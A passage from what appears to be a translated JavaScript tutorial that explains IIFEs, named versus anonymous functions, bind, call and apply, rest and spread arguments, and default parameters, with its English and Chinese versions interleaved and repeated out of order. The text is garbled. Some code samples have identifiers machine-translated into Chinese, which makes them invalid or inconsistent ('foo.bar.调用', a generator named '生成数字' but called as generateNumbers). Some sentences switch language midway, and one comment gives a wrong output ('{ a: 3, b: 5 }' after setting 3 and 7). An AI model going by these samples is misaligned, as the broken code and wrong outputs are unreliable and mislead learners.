This is another way to write IIFE. Notice that the closing parenthesis before the semicolon was moved and placed right after the closing curly bracket:

```
(function() {
  alert("This is IIFE too.");
}());
```

You can easily pass parameters into an IIFE:

```
(function(message) {
  alert(message);
}("Hello World!"));
```

Additionally, you can return values to the surrounding scope:

```
var example = (function() {
  return 42;
}());
console.log(example); // => 42
```

If required it is possible to name an IIFE. While less often seen, this pattern has several advantages, such as providing a reference which can be used for a recursion and can make debugging simpler as the name is included in the callstack.

```
(function namedIIFE() {
    throw error; // 我们现在可以在 'namedIIFE()' 中看到抛出的错误
}());
```

虽然用括号包裹函数是告诉JavaScript解析器期待一个表达式的最常见方式，但在已经期待表达式的地方，这种写法可以更简洁：

```
var a = function() { return 42 }();
console.log(a) // => 42
```

立即调用函数的箭头函数版本：

版本 ≥ 6
(() => console.log("Hello!"))(); // => Hello!

第19.4节：命名函数

函数可以是有名的，也可以是无名的（匿名函数）：

```
var namedSum = function sum (a, b) { // 命名函数
    return a + b;
}

var anonSum = function (a, b) { // 匿名函数
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

```

{
    return a + b;
}
```

sum(1, 3);

未捕获的引用错误：sum 未定义

命名函数在多种情况下与匿名函数不同：

- 调试时，函数名会出现在错误/堆栈跟踪中
- 命名函数会被提升，而匿名函数不会
- 命名函数和匿名函数在处理递归时行为不同根据 ECMAScript 版本，命名函数和匿名函数对
- 函数name属性的处理可能不同

命名函数会被提升

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

While wrapping a function in parenthesis is the most common way to denote to the JavaScript parser to expect an expression, in places where an expression is already expected, the notation can be made more concise:

```
var a = function() { return 42 }();
console.log(a) // => 42
```

Arrow version of immediately invoked function:

Version ≥ 6
(() => console.log("Hello!"))(); // => Hello!

Section 19.4: Named Functions

Functions can either be named or unnamed (anonymous functions):

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

4
4

But their names are private to their own scope:

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

Uncaught ReferenceError: sum is not defined

Named functions differ from the anonymous functions in multiple scenarios:

- When you are debugging, the name of the function will appear in the error/stack trace
- Named functions are hoisted while anonymous functions are not
- Named functions and anonymous functions behave differently when handling recursion
- Depending on ECMAScript version, named and anonymous functions may treat the function name property differently

Named functions are hoisted

使用匿名函数时，函数只能在声明行之后调用，而命名函数可以在声明之前调用。考虑以下情况

```
foo();
var foo = function () { // 使用匿名函数
    console.log('bar');
}
```

未捕获的类型错误：foo 不是一个函数

```
foo();
function foo () { // 使用命名函数
    console.log('bar');
}
```

bar

递归场景中的命名函数

递归函数可以定义为：

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');
        say(times - 1);
    }
}

//你可以直接调用 'say',
//但这种方式只是为了说明示例
var sayHelloTimes = say;

sayHelloTimes(2);
```

你好！
你好！

如果在代码的某处，原始函数绑定被重新定义了怎么办？

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "哎呀";

sayHelloTimes(2);
```

When using an anonymous function, the function can only be called after the line of declaration, whereas a named function can be called before declaration. Consider

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

Uncaught TypeError: foo is not a function

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

bar

Named Functions in a recursive scenario

A recursive function can be defined as:

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');
        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

Hello!
Hello!

What if somewhere in your code the original function binding gets redefined?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

你好！
未捕获的类型错误：say 不是一个函数

这可以通过使用具名函数来解决

```
// 外部变量甚至可以与函数同名  
// 因为它们位于不同的作用域中  
var say = function say (times) {  
    if (times > 0) {  
        console.log('Hello!');  
  
        // 这次，'say' 不使用外部变量  
        // 它使用的是具名函数  
        say(times - 1);  
    }  
}  
  
var sayHelloTimes = say;  
say = "哎呀";  
  
sayHelloTimes(2);
```

你好！
你好！

作为额外内容，具名函数即使在内部也不能被设置为undefined：

```
var say = function say (times) {  
    // 这没有任何作用  
    say = undefined;  
  
    if (times > 0) {  
        console.log('Hello!');  
  
        // 这次，'say' 不使用外部变量  
        // 它使用的是具名函数  
        say(times - 1);  
    }  
}  
  
var sayHelloTimes = say;  
say = "哎呀";  
  
sayHelloTimes(2);
```

你好！
你好！

函数的name属性

在 ES6 之前，具名函数的name属性被设置为它们的函数名，而匿名函数的name属性被设置为空字符串。

Hello!
Uncaught TypeError: say is not a function

This can be solved using a named function

```
// The outer variable can even have the same name as the function  
// as they are contained in different scopes  
var say = function say (times) {  
    if (times > 0) {  
        console.log('Hello!');  
  
        // this time, 'say' doesn't use the outer variable  
        // it uses the named function  
        say(times - 1);  
    }  
}  
  
var sayHelloTimes = say;  
say = "oops";  
  
sayHelloTimes(2);
```

Hello!
Hello!

And as bonus, the named function can't be set to `undefined`, even from inside:

```
var say = function say (times) {  
    // this does nothing  
    say = undefined;  
  
    if (times > 0) {  
        console.log('Hello!');  
  
        // this time, 'say' doesn't use the outer variable  
        // it's using the named function  
        say(times - 1);  
    }  
}  
  
var sayHelloTimes = say;  
say = "oops";  
  
sayHelloTimes(2);
```

Hello!
Hello!

The name property of functions

Before ES6, named functions had their name properties set to their function names, and anonymous functions had their name properties set to the empty string.

```
版本 ≤ 5
var foo = function () {}
console.log(foo.name); // 输出 ""

function foo () {}
console.log(foo.name); // 输出 'foo'
```

ES6 之后，具名函数和匿名函数都会设置它们的 name 属性：

```
版本 ≥ 6
var foo = function () {}
console.log(foo.name); // 输出 'foo'

function foo () {}
console.log(foo.name); // 输出 'foo'

var foo = function bar () {}
console.log(foo.name); // 输出 'bar'
```

第19.5节：绑定 `this` 和参数

版本 ≥ 5.1

当你在 JavaScript 中引用一个方法（即属性为函数的属性）时，它通常不会记住最初附加的对象。如果该方法需要将该对象作为 this 引用，它将无法做到，调用它可能会导致崩溃。

你可以在函数上使用 .bind() 方法来创建一个包装器，其中包含 this 的值和任意数量的前置参数。

```
var monitor = {
threshold: 5,
check: function(value) {
  if (value > this.threshold) {
    this.display("值太高了！");
  }
},
display(message) {
  alert(message);
}
};
```

monitor.check(7); // `this` 的值由方法调用语法隐式确定。

```
var badCheck = monitor.check;
badCheck(15); // `this` 的值是 window 对象，this.threshold 未定义，因此 value > this.threshold 为假
```

```
var check = monitor.check.bind(monitor);
check(15); // `this` 的值被显式绑定，函数正常工作。
```

```
var check8 = monitor.check.bind(monitor, 8);
check8(); // 我们还将参数绑定为 '8'，不能重新指定。
```

当不处于严格模式时，函数使用全局对象（浏览器中为window）作为this，除非函数作为方法调用、绑定，或使用方法.call语法调用。

```
window.x = 12;
```

```
Version ≤ 5
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

Post ES6, named and unnamed functions both set their name properties:

```
Version ≥ 6
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

Section 19.5: Binding `this` and arguments

Version ≥ 5.1

When you take a reference to a method (a property which is a function) in JavaScript, it usually doesn't remember the object it was originally attached to. If the method needs to refer to that object as **this** it won't be able to, and calling it will probably cause a crash.

You can use the `.bind()` method on a function to create a wrapper that includes the value of **this** and any number of leading arguments.

```
var monitor = {
threshold: 5,
check: function(value) {
  if (value > this.threshold) {
    this.display("Value is too high!");
  }
},
display(message) {
  alert(message);
}
};
```

monitor.check(7); // The value of `this` is implied by the method call syntax.

```
var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so value > this.threshold is false
```

```
var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.
```

```
var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to '8' here. It can't be re-specified.
```

When not in strict mode, a function uses the global object (window in the browser) as **this**, unless the function is called as a method, bound, or called with the method `.call` syntax.

```
window.x = 12;
```

```
function example() {  
    return this.x;  
}  
  
console.log(example()); // 12
```

在严格模式下，this 默认是 undefined

```
window.x = 12;  
  
function example() {  
    "use strict";  
    return this.x;  
}  
  
console.log(example()); // 未捕获的类型错误：无法读取未定义的属性 'x'(...)
```

版本 ≥ 7

绑定操作符

双冒号绑定操作符可以用作上述概念的简写语法：

```
var log = console.log.bind(console); // 长版本  
const log = ::console.log; // 短版本  
  
foo.bar.call(foo); // 长版本  
foo::bar(); // 短版本  
  
foo.bar.调用(foo, 参数1, 参数2, 参数3); // 长版本  
foo::bar(参数1, 参数2, 参数3); // 短版本  
  
foo.bar.应用(foo, 参数); // 长版本  
foo::bar(...参数); // 短版本
```

这种语法允许你正常书写，而不必担心到处绑定this。

将控制台函数绑定到变量

```
var log = console.log.bind(console);
```

用法：

```
log('one', '2', 3, [4], {5: 5});
```

输出：

```
one 2 3 [4] 对象 {5: 5}
```

为什么要这样做？

一种用例是当你有自定义日志记录器，并且想在运行时决定使用哪一个。

```
var logger = require('appLogger');  
  
var log = logToServer ? logger.log : console.log.bind(console);
```

```
function example() {  
    return this.x;  
}  
  
console.log(example()); // 12
```

In strict mode this is undefined by default

```
window.x = 12;  
  
function example() {  
    "use strict";  
    return this.x;  
}  
  
console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(...)
```

Version ≥ 7

Bind Operator

The double colon bind operator can be used as a shortened syntax for the concept explained above:

```
var log = console.log.bind(console); // long version  
const log = ::console.log; // short version  
  
foo.bar.call(foo); // long version  
foo::bar(); // short version  
  
foo.bar.call(foo, arg1, arg2, arg3); // long version  
foo::bar(arg1, arg2, arg3); // short version  
  
foo.bar.apply(foo, args); // long version  
foo::bar(...args); // short version
```

This syntax allows you to write normally, without worrying about binding this everywhere.

Binding console functions to variables

```
var log = console.log.bind(console);
```

Usage:

```
log('one', '2', 3, [4], {5: 5});
```

Output:

```
one 2 3 [4] Object {5: 5}
```

Why would you do that?

One use case can be when you have custom logger and you want to decide on runtime which one to use.

```
var logger = require('appLogger');  
  
var log = logToServer ? logger.log : console.log.bind(console);
```

第19.6节：带有未知数量参数的函数（可变参数函数）

要创建一个接受不确定数量参数的函数，根据你的环境有两种方法。

版本 ≤ 5

每当函数被调用时，其作用域内会有一个类似数组的`arguments`对象，包含传递给函数的所有参数。通过索引或迭代该对象可以访问参数，例如

```
function logSomeThings() {
  for (var i = 0; i < arguments.length; ++i) {
    console.log(arguments[i]);
  }
}

logSomeThings('hello', 'world');
// 输出 "hello"
// 输出 "world"
```

注意，如果需要，可以将`arguments`转换为真正的数组；参见：[将类数组对象转换为数组](#)

版本 ≥ 6

从ES6开始，函数可以使用最后一个参数的剩余参数操作符（...）来声明。这会创建一个数组，包含从该点开始的所有参数

```
function personLogsSomeThings(person, ...msg) {
  msg.forEach(arg => {
  console.log(person, '说', arg);
  });
}

personLogsSomeThings('约翰', '你好', '世界');
// 输出 "约翰 说 你好"
// 输出 "约翰 说 世界"
```

函数也可以用类似的方式调用，即展开语法

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// 输出: 数组 [ "a", "b", "c", 1, 2, 3 ]
```

该语法可用于在任意位置插入任意数量的参数，并且可以用于任何可迭代对象（`apply` 仅接受类数组对象）。

```
const logArguments = (...args) => console.log(args)
function* 生成数字() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

Section 19.6: Functions with an Unknown Number of Arguments (variadic functions)

To create a function which accepts an undetermined number of arguments, there are two methods depending on your environment.

Version ≤ 5

Whenever a function is called, it has an Array-like `arguments` object in its scope, containing all the arguments passed to the function. Indexing into or iterating over this will give access to the arguments, for example

```
function logSomeThings() {
  for (var i = 0; i < arguments.length; ++i) {
    console.log(arguments[i]);
  }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

Note that you can convert `arguments` to an actual Array if need-be; see: [Converting Array-like Objects to Arrays](#)

Version ≥ 6

From ES6, the function can be declared with its last parameter using the [rest operator](#) (...). This creates an Array which holds the arguments from that point onwards

```
function personLogsSomeThings(person, ...msg) {
  msg.forEach(arg => {
    console.log(person, 'says', arg);
  });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

Functions can also be called with similar way, the [spread syntax](#)

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

This syntax can be used to insert arbitrary number of arguments to any position, and can be used with any iterable(`apply` accepts only array-like objects).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

第19.7节：匿名函数

定义匿名函数

当定义一个函数时，通常会给它命名，然后通过该名称调用它，示例如下：

```
foo();  
  
function foo(){  
    // ...  
}
```

当你以这种方式定义函数时，JavaScript 运行时会将你的函数存储在内存中，然后使用你分配的名称创建一个指向该函数的引用。该名称随后在当前作用域内可访问。这是一种非常方便的创建函数的方式，但 JavaScript 并不要求你必须给函数命名。以下写法也是完全合法的：

```
function() {  
    // ...  
}
```

当函数定义时没有名称，它被称为匿名函数。函数存储在内存中，但运行时不会自动为你创建对它的引用。乍一看，这似乎没有用处，但在多种场景下匿名函数非常方便。

将匿名函数赋值给变量

匿名函数的一个非常常见的用法是将其赋值给变量：

```
var foo = function(){ /*...*/ };  
  
foo();
```

这种匿名函数的用法在“函数作为变量”中有更详细的介绍

将匿名函数作为参数传递给另一个函数

有些函数可能接受对另一个函数的引用作为参数。这些有时被称为“依赖注入”或“回调”，因为它允许你调用的函数“回调”你的代码，给你机会改变被调用函数的行为方式。例如，数组对象的 map 函数允许你遍历数组的每个元素，然后通过对每个元素应用转换函数来构建一个新数组。

```
var nums = [0,1,2];  
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

创建一个具名函数既繁琐又不必要，还会使作用域变得杂乱，因为这个函数只在这一处使用，会破坏代码的自然流畅性和可读性（同事必须离开这段代码去找你的函数才能理解发生了什么）。

从另一个函数返回匿名函数

有时将函数作为另一个函数的返回结果是有用的。例如：

```
var hash = getHashFunction( 'sha1' );
```

Section 19.7: Anonymous Function

Defining an Anonymous Function

When a function is defined, you often give it a name and then invoke it using that name, like so:

```
foo();  
  
function foo(){  
    // ...  
}
```

When you define a function this way, the JavaScript runtime stores your function in memory and then creates a reference to that function, using the name you've assigned it. That name is then accessible within the current scope. This can be a very convenient way to create a function, but JavaScript does not require you to assign a name to a function. The following is also perfectly legal:

```
function() {  
    // ...  
}
```

When a function is defined without a name, it's known as an anonymous function. The function is stored in memory, but the runtime doesn't automatically create a reference to it for you. At first glance, it may appear as if such a thing would have no use, but there are several scenarios where anonymous functions are very convenient.

Assigning an Anonymous Function to a Variable

A very common use of anonymous functions is to assign them to a variable:

```
var foo = function(){ /*...*/ };  
  
foo();
```

This use of anonymous functions is covered in more detail in Functions as a variable

Supplying an Anonymous Function as a Parameter to Another Function

Some functions may accept a reference to a function as a parameter. These are sometimes referred to as "dependency injections" or "callbacks", because it allows the function your calling to "call back" to your code, giving you an opportunity to change the way the called function behaves. For example, the Array object's map function allows you to iterate over each element of an array, then build a new array by applying a transform function to each element.

```
var nums = [0, 1, 2];  
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0, 2, 4]
```

It would be tedious, sloppy and unnecessary to create a named function, which would clutter your scope with a function only needed in this one place and break the natural flow and reading of your code (a colleague would have to leave this code to find your function to understand what's going on).

Returning an Anonymous Function From Another Function

Sometimes it's useful to return a function as the result of another function. For example:

```
var hash = getHashFunction( 'sha1' );
```

```

var hashValue = hash( '秘密值' );

function 获取哈希函数( 算法 ){
    if ( 算法 === 'sha1' ) return function( 值 ){ /*...*/ };
    else if ( 算法 === 'md5' ) return function( 值 ){ /*...*/ };
}

```

立即调用匿名函数

与许多其他语言不同，JavaScript 的作用域是函数级别的，而不是块级别的。（参见函数作用域）在某些情况下，确实需要创建一个新的作用域。例如，当通过<script>标签添加代码时，通常会创建一个新的作用域，而不是让变量名定义在全局作用域中（这会有其他脚本与您的变量名冲突的风险）。处理这种情况的常用方法是定义一个新的匿名函数，然后立即调用它，将变量安全地隐藏在匿名函数的作用域内，同时避免通过泄露的函数名让第三方访问您的代码。例如：

```

<!-- 我的脚本 -->
<script>
function 初始化(){
// foo 安全地隐藏在初始化函数内，但是...
var foo = '';
}

// ...我的初始化函数现在可以从全局作用域访问。
// 有人可能会再次调用它，可能是无意的。
initialize();
</script>

<script>
// 使用匿名函数，然后立即
// 调用它，隐藏了我的 foo 变量，并保证
// 没有人能第二次调用它。
(function(){
var foo = '';
}()) // <--- 括号立即调用该函数
</script>

```

自引用匿名函数

有时匿名函数能够引用自身是很有用的。例如，函数可能需要递归调用自身或给自身添加属性。然而，如果函数是匿名的，这会非常困难，因为这需要知道函数被赋值给了哪个变量。这是一个不太理想的解决方案：

```

var foo = function(callAgain){
console.log( 'Whassup?' );
    // 不太理想.....我们依赖于一个变量引用.....
    if ( callAgain === true ) foo(false);
};

foo(true);

// 控制台输出：
// 怎么样？
// 怎么样？

// 将 bar 赋值为原始函数，并将 foo 赋值为另一个函数。
var bar = foo;
foo = function(){

```

```

var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){
    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };
}

```

Immediately Invoking an Anonymous Function

Unlike many other languages, scoping in JavaScript is function-level, not block-level. (See Function Scoping). In some cases, however, it's necessary to create a new scope. For example, it's common to create a new scope when adding code via a <script> tag, rather than allowing variable names to be defined in the global scope (which runs the risk of other scripts colliding with your variable names). A common method to handle this situation is to define a new anonymous function and then immediately invoke it, safely hiding you variables within the scope of the anonymous function and without making your code accessible to third-parties via a leaked function name. For example:

```

<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There is a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
}()) // <--- the parentheses invokes the function immediately
</script>

```

Self-Referential Anonymous Functions

Sometimes it's useful for an anonymous function to be able to refer to itself. For example, the function may need to recursively call itself or add properties to itself. If the function is anonymous, though, this can be very difficult as it requires knowledge of the variable that the function has been assigned to. This is the less than ideal solution:

```

var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less than ideal... we're dependent on a variable reference...
    if ( callAgain === true ) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){

```

```
console.log('糟糕。');
};

bar(true);
```

```
// 控制台输出：
// 怎么样？
// 糟糕。
```

这里的意图是让匿名函数递归调用自身，但当 `foo` 的值发生变化时，你最终会遇到一个可能难以追踪的错误。

相反，我们可以通过给匿名函数一个私有名称，赋予它对自身的引用，方法如下：

```
var foo = function myself(callAgain){
  console.log( 'Whassup?' );
  // 不太理想.....我们依赖于一个变量引用.....
  if (callAgain === true) myself(false);
};

foo(true);
```

```
// 控制台输出：
// 怎么样？
// 怎么样？
```

// 将 `bar` 赋值为原始函数，并将 `foo` 赋值为另一个函数。

```
var bar = foo;
foo = function(){
  console.log('Bad.');
};
```

```
bar(true);
```

```
// 控制台输出：
// 怎么样？
// 怎么样？
```

注意函数名的作用域仅限于函数自身。该名称并未泄露到外部作用域：

```
myself(false); // ReferenceError: myself is not defined
```

当处理作为回调参数的递归匿名函数时，这种技巧尤其有用：

```
版本 ≥ 5

// 计算数组中每个数字的斐波那契值：
var fib = false,
结果 = [1,2,3,4,5,6,7,8].map(
  function fib(n){
    return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
  });
// 结果 = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (匿名函数名没有覆盖我们的 fib 变量)
```

第19.8节：默认参数

在 ECMAScript 2015 (ES6) 之前，参数的默认值可以通过以下方式赋值：

```
function printMsg(msg) {
```

```
  console.log('Bad.');
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

The intent here was for the anonymous function to recursively call itself, but when the value of `foo` changes, you end up with a potentially difficult to trace bug.

Instead, we can give the anonymous function a reference to itself by giving it a private name, like so:

```
var foo = function myself(callAgain){
  console.log( 'Whassup?' );
  // Less than ideal... we're dependent on a variable reference...
  if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
  console.log('Bad.');
};

bar(true);

// Console Output:
// Whassup?
// Whassup?
```

Note that the function name is scoped to itself. The name has not leaked into the outer scope:

```
myself(false); // ReferenceError: myself is not defined
```

This technique is especially useful when dealing with recursive anonymous functions as callback parameters:

```
Version ≥ 5

// Calculate the Fibonacci value for each number in an array:
var fib = false,
result = [1,2,3,4,5,6,7,8].map(
  function fib(n){
    return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
  });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

Section 19.8: Default parameters

Before ECMAScript 2015 (ES6), a parameter's default value could be assigned in the following way:

```
function printMsg(msg) {
```

```

msg = typeof msg !== 'undefined' ? // 如果提供了值
      msg :                      // 则在重新赋值时使用该值
      '参数 msg 的默认值。';     // 否则，赋予默认值
console.log(msg);
}

```

ES6 提供了一种新语法，上述的条件判断和重新赋值不再必要：

```

版本 ≥ 6
function printMsg(msg='消息的默认值。') {
  console.log(msg);
}

printMsg(); // -> "消息的默认值。"
printMsg(undefined); // -> "消息的默认值。"
printMsg('现在我的消息不同了！'); // -> "现在我的消息不同了！"

```

这也表明，如果调用函数时缺少参数，其值将保持为`undefined`，这可以通过在以下示例中显式提供该参数来确认（使用箭头函数）：

```

版本 ≥ 6
let param_check = (p = '字符串') => console.log(p + ' 的类型是: ' + typeof p);

param_check(); // -> "字符串 的类型是: string"
param_check(undefined); // -> "字符串 的类型是: string"

param_check(1); // -> "1 的类型是: number"
param_check(this); // -> "[object Window] 的类型是: object"

```

函数/变量作为默认值及参数重用

默认参数的值不限于数字、字符串或简单对象。函数也可以被设置为默认值`callback = function(){}`：

```

版本 ≥ 6
function foo(callback = function(){ console.log('默认'); }) {
  callback();
}

foo(function (){
  console.log('自定义');
});
// custom

foo();
//default

```

通过默认值可以执行的操作具有以下某些特性：

- 先前声明的参数可以作为后续参数默认值的复用。
- 在为参数赋默认值时允许使用内联操作。
- 函数声明所在同一作用域内存在的变量可以用于其默认值。
- 可以调用函数以将其返回值作为默认值提供。

```

版本 ≥ 6
let zero = 0;
function multiply(x) { return x * 2; }

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
  console.log((a + b + c), d);
}

```

```

msg = typeof msg !== 'undefined' ? // if a value was provided
      msg :                      // then, use that value in the reassignment
      'Default value for msg.';   // else, assign a default value
console.log(msg);
}

```

ES6 provided a new syntax where the condition and reassignment depicted above is no longer necessary:

```

Version ≥ 6
function printMsg(msg='Default value for msg.') {
  console.log(msg);
}

printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg is different!'); // -> "Now my msg is different!"

```

This also shows that if a parameter is missing when the function is invoked, its value is kept as `undefined`, as it can be confirmed by explicitly providing it in the following example (using an arrow function):

```

Version ≥ 6
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"

```

Functions/variables as default values and reusing parameters

The default parameters' values are not restricted to numbers, strings or simple objects. A function can also be set as the default value `callback = function(){}`:

```

Version ≥ 6
function foo(callback = function(){ console.log('default'); }) {
  callback();
}

foo(function (){
  console.log('custom');
});
// custom

foo();
//default

```

There are certain characteristics of the operations that can be performed through default values:

- A previously declared parameter can be reused as a default value for the upcoming parameters' values.
- Inline operations are allowed when assigning a default value to a parameter.
- Variables existing in the same scope of the function being declared can be used in its default values.
- Functions can be invoked in order to provide their return value into a default value.

```

Version ≥ 6
let zero = 0;
function multiply(x) { return x * 2; }

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
  console.log((a + b + c), d);
}

```

```

}
add(1);          // 4, 4
add(3);          // 12, 12
add(2, 7);       // 18, 18
add(1, 2, 5);    // 8, 10
add(1, 2, 5, 10); // 8, 20

```

在新调用的默认值中复用函数的返回值：

版本 ≥ 6

```

let array = [1]; // 无意义：这将在函数作用域内被覆盖
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);          // [5]
add(6);          // [6], 不是 [5, 6]
add(6, add(5)); // [5, 6]

```

调用时缺少参数时的arguments值和长度arguments数组对象只保留值不

是默认值的参数，即函数调用时显式提供的参数：

版本 ≥ 6

```

function foo(a = 1, b = a + 1) {
  console.info(arguments.length, arguments);
  console.log(a, b);
}

foo();          // 信息: 0 > [] | 日志: 1, 2
foo(4);         // 信息: 1 > [4] | 日志: 4, 5
foo(5, 6);      // 信息: 2 > [5, 6] | 日志: 5, 6

```

第19.9节：调用与应用

函数有两个内置方法，允许程序员以不同的方式传递参数和this变量：call和apply。

这是有用的，因为作用于一个对象（它们所属的属性对象）的函数可以重新用于作用于另一个兼容的对象。此外，参数可以一次性以数组的形式传入，类似于 ES6 中的扩展 (...) 操作符。

```

let obj = {
  a: 1,
  b: 2,
  set: function (a, b) {
    this.a = a;
    this.b = b;
  }
};

obj.set(3, 7); // 正常语法
obj.set.call(obj, 3, 7); // 等同于上面
obj.set.apply(obj, [3, 7]); // 等同于上面；注意这里使用了数组

console.log(obj); // 输出 { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // 失败；myObj 没有 `set` 属性

```

}

```

add(1);          // 4, 4
add(3);          // 12, 12
add(2, 7);       // 18, 18
add(1, 2, 5);    // 8, 10
add(1, 2, 5, 10); // 8, 20

```

Reusing the function's return value in a new invocation's default value:

Version ≥ 6

```

let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);          // [5]
add(6);          // [6], not [5, 6]
add(6, add(5)); // [5, 6]

```

arguments value and length when lacking parameters in invocation

The arguments array object only retains the parameters whose values are not default, i.e. those that are explicitly provided when the function is invoked:

Version ≥ 6

```

function foo(a = 1, b = a + 1) {
  console.info(arguments.length, arguments);
  console.log(a, b);
}

foo();          // info: 0 > [] | log: 1, 2
foo(4);         // info: 1 > [4] | log: 4, 5
foo(5, 6);      // info: 2 > [5, 6] | log: 5, 6

```

Section 19.9: Call and apply

Functions have two built-in methods that allow the programmer to supply arguments and the `this` variable differently: `call` and `apply`.

This is useful, because functions that operate on one object (the object that they are a property of) can be repurposed to operate on another, compatible object. Additionally, arguments can be given in one shot as arrays, similar to the spread (...) operator in ES6.

```

let obj = {
  a: 1,
  b: 2,
  set: function (a, b) {
    this.a = a;
    this.b = b;
  }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property

```

```

obj.set.call(myObj, 5, 4); // 成功; set() 中的 `this` 被重新指向 myObj 而不是 obj
obj.set.apply(myObj, [5, 4]); // 同上; 注意这里使用了数组

console.log(myObj); // 输出 { a: 3, b: 5 }

```

版本 ≥ 5

ECMAScript 5 引入了另一种方法，称为**bind()**，除了**call()**和**apply()**之外，用于显式地将函数的**this**值设置为特定对象。

它的行为与另外两个方法有很大不同。传递给**bind()**的第一个参数是新函数的**this**值。所有其他参数表示应永久设置在新函数中的命名参数。

```

function showName(label) {
    console.log(label + ":" + this.name);
}

var student1 = {
    name: "Ravi"
};

var student2 = {
    name: "Vinod"
};

// 为 student1 创建一个专用函数
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // 输出 "student1:Ravi"

// 为 student2 创建一个专用函数
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // 输出 "student2:Vinod"

// 将方法附加到对象并不会改变该方法的`this`值。
student2.sayName = showNameStudent1;
student2.sayName("student2"); // 输出 "student2:Ravi"

```

第19.10节：部分应用

类似于柯里化，部分应用用于减少传递给函数的参数数量。与柯里化不同的是，参数数量不必减少一个。

示例：

此函数...

```

function multiplyThenAdd(a, b, c) {
    return a * b + c;
}

```

...可以用来创建另一个函数，该函数总是先乘以2，然后再加上传入的值10；

```

function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);

```

```

obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

```

```
console.log(myObj); // prints { a: 3, b: 5 }
```

Version ≥ 5

ECMAScript 5 引入了另一种方法 called **bind()** in addition to **call()** and **apply()** to explicitly set **this** value of the function to specific object.

